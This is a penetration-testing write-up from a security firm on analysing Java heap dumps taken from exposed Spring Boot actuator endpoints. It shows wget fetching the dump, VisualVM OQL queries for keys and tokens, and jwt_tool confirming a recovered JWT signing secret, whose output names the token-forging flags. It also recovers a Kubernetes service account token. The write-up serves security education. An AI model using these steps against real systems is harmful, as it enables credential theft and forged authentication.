Defmax.io

Analyzing Java heap dumps

N. B. Sri Harsha | @nbsriharsha

Salman Asad | @LeoBreaker1411

26th October, 2021

Table of contents

About

Defmax Technologies Pvt. Ltd. is an ISO 27001:2013 and 9001:2015 certified Information Security Company endeavouring organization’s defence. We spot the vulnerabilities that an automated scanner can’t detect, via manual penetration testing, our elite team is recognized as top-notch researchers around the globe and they provide quality reports on time under any precedence and we monitor our client's technologies 24/7 to ensure the risk mitigation of publicly disclosed vulnerabilities. The scope of the Security Assessment will include all components of each Information System namely: Application software, middleware, database, operating system and hardware and network infrastructure. The audit will also cover all interfaces to / from remote applications. Our team researchers work hard day and night to stay updated on security happenings and improve our client's assets by helping them transact, learn, and work securely.

Introduction

This research paper will shed light on analyzing Java heap dumps (hprof files) and searching for sensitive information using OQL (Object Query Language).

Key Terms

Heapdump, OQL, JWT

Definitions

1. **Heapdump**

   A heap dump is a snapshot of all the objects in the Java Virtual Machine (JVM) heap at a certain point in time. The JVM software allocates memory for objects from the heap for all class instances and arrays.

2. **OQL**

   Object Query Language (OQL) is a query language standard for object-oriented databases modeled after SQL and developed by the Object Data Management Group (ODMG). Because of its overall complexity the complete OQL standard has not yet been fully implemented in any software.

3. **JWT**

   JSON Web Token is a proposed Internet standard for creating data with optional signature and/or optional encryption whose payload holds JSON that asserts some number of claims. The tokens are signed either using a private secret or a public/private key.

Tools

1. Visual VM - https://visualvm.github.io/
2. Eclipse Memory Analyzer (MAT) - https://www.eclipse.org/mat/
3. Jwt_tool - https://github.com/ticarpi/jwt_tool


Analysis

During our pentest engagement we came across below mentioned endpoints which belonged to Spring Boot Actuator and were being exposed to the public.

- /actuator/configprops
- /actuator/env
- /actuator/heapdump
- /actuator/loggers
- /actuator/metrics


We downloaded the head dump data and started analyzing it

```
wget https://api.target.com/actuator/heapdump
```




```
leobreaker@Cybertron:/mnt/d/Defmax/[redacted]/heapdump$ file data
data: Java HPROF dump created Tue Sep 21 06:21:55 2021
leobreaker@Cybertron:/mnt/d/Defmax/[redacted]/heapdump$
```

Open VisualVM and load the heap dump data



Once VisualVM has completed loading the file a detailed summary will be shown



Heap

Size:	61,094,979 B
Classes:	19,945
Instances:	914,927
Classloaders:	200
GC Roots:	3,920
Objects Pending for Finalization:	0

Environment


System	Linux (5.4.117-58.216.amzn2.x86_64)
Architecture:	amd64 64bit
Java Home:	/opt/java/openjdk/jre
Java Version:	1.8.0_272
Java Name:	OpenJDK 64-Bit Server VM (25.272-b10, mixed mode)
Java Vendor:	AdoptOpenJDK
JVM Uptime:	17 hrs 32 min 42 sec

System Properties [show]

Classes by Number of Instances [view all]


Classes by Size of Instances [view all]

Switch to “OQL Console” from the menu



The below OQL query will display all the strings

```
select s from java.lang.String s
```




```
java.lang.String#1 : .
java.lang.String#2 : ..
java.lang.String#3 : url:
java.lang.String#4 : /
java.lang.String#5 : connect
java.lang.String#6 : read
```

```
select s from java.lang.String s
```

It’s impossible to go through all the results, let’s tweak our OQL query a bit to search for a specific keyword “key”

```
select s from java.lang.String s where
s.toString().contains("key")
```


[heapdump] data

[heapdump] data

Heap Dump

OQL Console Results: Results Limit: 100


```
java.lang.String#1220 : keySet
java.lang.String#1456 : jdk.tls.keyLimits
java.lang.String#1461 : SSLv3, RC4, DES, MD5withRSA, DH keySize < 1024, EC keySize < 224, 3DES_EDE_CBC, anon, NULL
java.lang.String#1488 : keystore.type.compat
java.lang.String#1502 : jceks.key.serialFilter
java.lang.String#1504 : keystore.type
```

```
select s from java.lang.String s where s.toString().contains("key")
```

Interesting, let’s begin our search for sensitive information


Searching for the keyword “jwt” revealed an interesting string

```
select s from java.lang.String s where
s.toString().contains("jwt")
```



```
[heapdump] data
Heap Dump
OQL Console   Results:   Results Limit: 100

java.lang.String#1728 : file:///application/BOOT-INF/lib/jjwt-0.9.1.jar
java.lang.String#1938 : /application/BOOT-INF/lib/jjwt-0.9.1.jar
java.lang.String#2508 : /application/jjwt-0.9.1.jar
java.lang.String#2849 : file:/application/BOOT-INF/lib/jjwt-0.9.1.jar!/
java.lang.String#6637 : jwtq2@112[redacted]
java.lang.String#26828 : security.jwt.secret

select s from java.lang.String s where s.toString().contains("jwt")
```

Let’s confirm whether our guess is right, we checked the string found above with our own account’s jwt token




```
leobreaker@ubuntu:~/Tools/jwt_tool$ python3 jwt_tool.py eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJoYXJzaGFAY3liZXJzYWdlLmNvLmluIiwiYWNjb3VudElkI
[redacted]
JpteoQcjDGngJf-_hCgBkdDWKlZZ7I7GfOfv7F-YgSjDpZ4_SX65Dxm5g -C -p 'jwtq2@112[redacted]'

 Version 2.2.4                                          @ticarpi

Original JWT:

Password provided, checking if valid...
[+] jwtq2@112[redacted] is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S HS512 -p "jwtq2@112[redacted]"
leobreaker@ubuntu:~/Tools/jwt_tool$
```

We found the JWT Secret Key! Let’s keep digging

Let’s try searching for strings that start with “eyJ” since this pattern was repeated in the JWT tokens


```
select s from java.lang.String s where
s.toString().startsWith("eyJ")
```



```
java.lang.String#23068 : eyJhbGciOiJSUzI1NiIsImtpZ[redacted]
eyJpc[redacted]5pby9zZ...
```

```
select s from java.lang.String s where s.toString().startsWith("eyJ")
```

Looks like we found a JWT Token related to Kubernetes service account



Encoded PASTE A TOKEN HERE

[redacted]

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "kid": "[redacted]"
}
```

PAYLOAD: DATA

```
{
  "iss": "kubernetes/serviceaccount",
  "kubernetes.io/serviceaccount/namespace": "backend",
  "kubernetes.io/serviceaccount/secret.name": "default-
token-1p2np",
  "kubernetes.io/serviceaccount/service-account.name":
"default",
  "kubernetes.io/serviceaccount/service-account.uid":
"[redacted]",
  "sub": "system:serviceaccount:backend:default"
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key in SPKI, PKCS #1,
  X.509 Certificate, or JWK string format.
  ,
  Private Key in PKCS #8, PKCS #1, or JWK string format. The key never leaves your browser.
```

Conclusion

Java heap dumps might contain sensitive information which shouldn’t be exposed to the public.

References

- https://en.wikipedia.org/wiki/Object_Query_Language
- https://docs.oracle.com/javase/8/docs/technotes/guides/visualvm/heapdump.html
- https://jwt.io/